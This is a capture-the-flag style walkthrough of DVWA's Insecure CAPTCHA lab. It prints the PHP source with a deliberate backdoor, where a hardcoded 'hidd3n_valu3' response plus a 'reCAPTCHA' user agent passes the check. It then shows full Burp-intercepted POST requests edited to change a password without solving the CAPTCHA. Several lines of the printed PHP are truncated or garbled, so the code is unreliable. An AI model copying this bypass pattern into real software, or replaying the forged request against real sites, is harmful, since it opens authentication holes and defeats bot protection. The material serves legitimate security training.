
In source code we can see that We are using third party method Google Captcha for Implementation of CAPTCHA

there are few things happening in source code as we can see like :

1. First checking if CAPTCHA from 3rd party.


```
$_POST[ 'g-recaptcha-response' ] == 'hidd3n_valu3'
&& $_SERVER[ 'HTTP_USER_AGENT' ] == 'reCAPTCHA'
```

2. if true then as the above value matches then it will say `CAPTCHA` correct.
3. it will check that `Do both new passwords match?` if match then Update password.




```php
<?php

if( isset( $_POST[ 'Change' ] ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new  = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer(
        $_DVWA[ 'recaptcha_private_key' ],
        $_POST['g-recaptcha-response']
    );

    if (
        $resp ||
        (
            $_POST[ 'g-recaptcha-response' ] == 'hidd3n_valu3'
            && $_SERVER[ 'HTTP_USER_AGENT' ] == 'reCAPTCHA'
        )
    ){
        // CAPTCHA was correct. Do both new passwords match?
        if ($pass_new == $pass_conf) {
            $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : ((
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
            $pass_new = md5( $pass_new );

            // Update database
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "' LIMIT 1;";
            $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"])

            // Feedback for user
            echo "<pre>Password Changed.</pre>";

        } else {
            // Ops. Password mismatch
            $html     .= "<pre>Both passwords must match.</pre>";
            $hide_form = false;
        }
```

To bypass this mechanism we can intercept the request to the `burpsuite`




```
POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA/vulnerabilities/captcha/
Content-Type: application/x-www-form-urlencoded
Content-Length: 127
Connection: close
Cookie: security=high; PHPSESSID=buln4obvf39kcqmohcpvv0fqej
Upgrade-Insecure-Requests: 1

step=1&password_new=000000&password_conf=000000&g-recaptcha-response=&user_token=54a19cf9545eb16645f42d8bd328a51c&Change=Change
```

- We can change these values -
  1. `User-Agent` : `reCAPTCHA`
  2. `g-recaptcha-response` : `hidd3n_valu3`



```
POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
Host: localhost
User-Agent: reCAPTCHA
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA/vulnerabilities/captcha/
Content-Type: application/x-www-form-urlencoded
Content-Length: 127
Connection: close
Cookie: security=high; PHPSESSID=buln4obvf39kcqmohcpvv0fqej
Upgrade-Insecure-Requests: 1

step=1&password_new=000000&password_conf=000000&g-recaptcha-response=hidd3n_valu3&user_token=54a19cf9545eb16645f42d8bd328a51c&Change=Change
```

So we can see that we have successfully bypassed `CAPTCHA` mechanism



Vulnerability: Insecure CAPTCHA

```
Password Changed.
```

More Information

- https://en.wikipedia.org/wiki/CAPTCHA
- https://www.google.com/recaptcha/
- https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012)